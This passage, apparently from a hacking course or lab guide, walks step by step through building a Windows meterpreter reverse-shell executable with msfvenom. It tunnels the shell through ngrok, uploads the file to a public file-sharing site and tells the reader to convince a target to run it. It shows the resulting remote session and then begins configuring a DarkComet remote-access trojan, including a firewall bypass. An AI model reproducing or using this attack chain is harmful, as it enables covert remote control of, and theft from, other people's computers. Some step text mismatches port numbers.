
```
┌─[user@parrot-virtual]─[~/Downloads/ngrok]
└──╼ $./ngrok http 80
```

Step 5: After executing the above command, ngrok opens a new terminal with links to forwarded ports.




```
ngrok by @inconshreveable                                    (Ctrl+C to quit)

Session Status                online
Account                       raja321 (Plan: Free)
Version                       2.3.35
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    http://9721b05b8983.ngrok.io -> http://localhost:80
Forwarding                    https://9721b05b8983.ngrok.io -> http://localhost:80
```

Step 6: Start Apache server and verify links created by ngrok



```
┌─[user@parrot-virtual]─[~/Downloads/ngrok]
└──╼ $service apache2 start
```



Index of /


Name Last modified Size Description

Apache/2.4.46 (Debian) Server at 9721b05b8983.ngrok.io Port 80

Creating windows backdoor using ngrok


Step 7: As we are using a free version of ngrok, we can forward only one port number. In this practical, we will use port 555 for listening reverse connections. Let us forward port 345 using ngrok and share malware file using easyupload.io website.

- To create a malicious **.exe** file, first, execute ngrok command for TCP port number 345.




```
┌─[user@parrot-virtual]─[~]
└──╼ $cd Downloads/
┌─[user@parrot-virtual]─[~/Downloads]
└──╼ $cd ngrok/
┌─[user@parrot-virtual]─[~/Downloads/ngrok]
└──╼ $./ngrok tcp 555
```

Step 8: This command creates an ngrok link as shown in below image.




```
ngrok by @inconshreveable                                       (Ctrl+C to quit)

Session Status                online
Account                       raja321 (Plan: Free)
Version                       2.3.35
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:15469 -> localhost:555

Connections                   ttl     opn     rt1     rt5     p50     p90
                              1       0       0.00    0.00    0.01    0.01
```

Step 9: While creating malware using **msfvenom** it is important to note that we need to add ngrok provided link and port number as shown in the below image.




```
┌─[user@parrot-virtual]─[~]
└──╼ $msfvenom -p windows/meterpreter/reverse_tcp LHOST=0.tcp.ngrok.io LPORT=15469
-f exe --platform windows -o /home/user/wan_file.exe
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/user/wan_file.exe
```

Step 10: Start Metasploit Framework and load multi handler exploit. Set meterpreter payload and add localhost IP address (127.0.0.1) to LHOST and 345 as LPORT. Run **exploit** command and wait for a reverse connection.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf6 exploit(multi/handler) > set LPORT 555
LPORT => 555
msf6 exploit(multi/handler) > exploit

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:555
```

Step 11: Now it is the attacker's turn to share the above-created malware file (**wan_file.exe**) with the target. Upload the malware file to https://easyupload.io website and convince the target to download and execute the malicious file.



Easyupload.io - Upload files for free and transfer big files easily. - Mozilla Firefox

https://easyupload.io/?__cf_chl_jschl_tk__=bd3f44de8e5b165b60fed585160c4467aee5e672-

Upload and share files for free


No registration needed, feel free to upload big files and send to anyone.

click here or drop files to upload

(Max 25 files, 10 GB per file)

Your files will be stored for maximum **30 days** a … an upload files and store them **forever**.

Step 12: Copy the link provided by upload.io website and share it with the target.



Upload and share files for free


No registration needed, feel free to upload big files and send to anyone.

Your file has been uploaded successfully.


https://easyupload.io/h12sqb

Wanna share to a friend?

Step 13: Once the target executes the malware file, a new meterpreter session starts on the attacker side.



```
meterpreter >
meterpreter > sysinfo
Computer        : ROUTER
OS              : Windows 7 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > pwd
C:\Users\chotu\Downloads
meterpreter >
```




```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU          : 1280
IPv6 Address : fe80::5efe:c0a8:84
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 16
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:8a:a6:eb
MTU          : 1500
IPv4 Address : 192.168.0.132
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::c4f:683e:e896:63b
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

Practical 5: Creating Dark comet Trojan to infect Windows machines.


Description: This practical describes how to create a Remote Access Trojan (RAT) for windows systems using the Dark comet tool. This tool will have some advanced features in operating the target system remotely after the target executes the trojan.

Note: Disable Malware defences (AV programs) and Firewall before proceeding with this practical.

Step 1: Extract Darkcomet RAT zip archive. Here, you can find an **exe** application named **darkcomet.exe** Double click on that executable to launch the Darkcomet RAT creator.





Name	Date modified	Type	Size
Celesty Binder	2/8/2016 9:26 PM	File folder	
Goodies	2/8/2016 9:26 PM	File folder	
Icons	2/8/2016 9:22 PM	File folder	
INI	3/1/2016 1:28 PM	File folder	
jhu	2/13/2016 1:23 PM	File folder	
Plugins SRC	9/5/2013 2:56 PM	File folder	
skins	2/8/2016 9:26 PM	File folder	
Spoof extensions	2/8/2016 9:22 PM	File folder	
Users	2/11/2016 1:42 PM	File folder	
changelog.txt	7/6/2012 2:40 PM	Text Document	8 KB
comet.db	2/13/2016 1:48 PM	Data Base File	43 KB
config.ini	3/13/2016 2:31 PM	INI File	2 KB
DarkComet.exe	3/5/2016 2:02 PM	Application	11,547 KB
GeoIP.dat	7/6/2012 2:39 PM	DAT File	1,171 KB
readme_help.txt	7/6/2012 2:40 PM	Text Document	3 KB
sqlite3.dll	7/6/2012 2:39 PM	Application extens...	511 KB
UPX.exe	9/5/2013 3:28 PM	Application	284 KB



hSock	ID	IP Wan/[Lan] : Port	Computer Name/UserName	OS . SP . arch . root

Step 2: Click on the **Darkcomet-RAT** button on the top left corner and select **Server module** and click on **Full editor.**





□ Security Password :

□ Show the password chars

If you use a password, don't forget to set the same password in client settings. If you don't set the same password you will never see your user connected to the Client.

Process Mutex :

Server ID :

Profile Name :


Process Hijacking

□ Active FWB (Firewall bypass)

- Don't use this option if you plan to crypt the stub.
- Don't use this option if you wan't to sandbox the stub.
- Don't use this option if you don't have firewalls in the stub destination.

Step 3: DarkComet-RAT Full editor look as shown in the above image. This editor allows us to choose different options to create malware to meet our requirement.

- **Main Settings -** Under main settings tab enter **Security Password,** Choose a random **Process Mutex** value and **Server ID.** Add **Profile Name**, all the settings we make during this process will be saved with this name. The **Process Hijacking** section, allows us to enable our malware to bypass the firewall.



☑ Security Password : 0123456789

☑ Show the password chars

If you use a password, don't forget to set the same password in client settings. If you don't set the same password you will never see your user connected to the Client.

Process Mutex : DC_MUTEX-MML9CL6

Server ID : Guest16

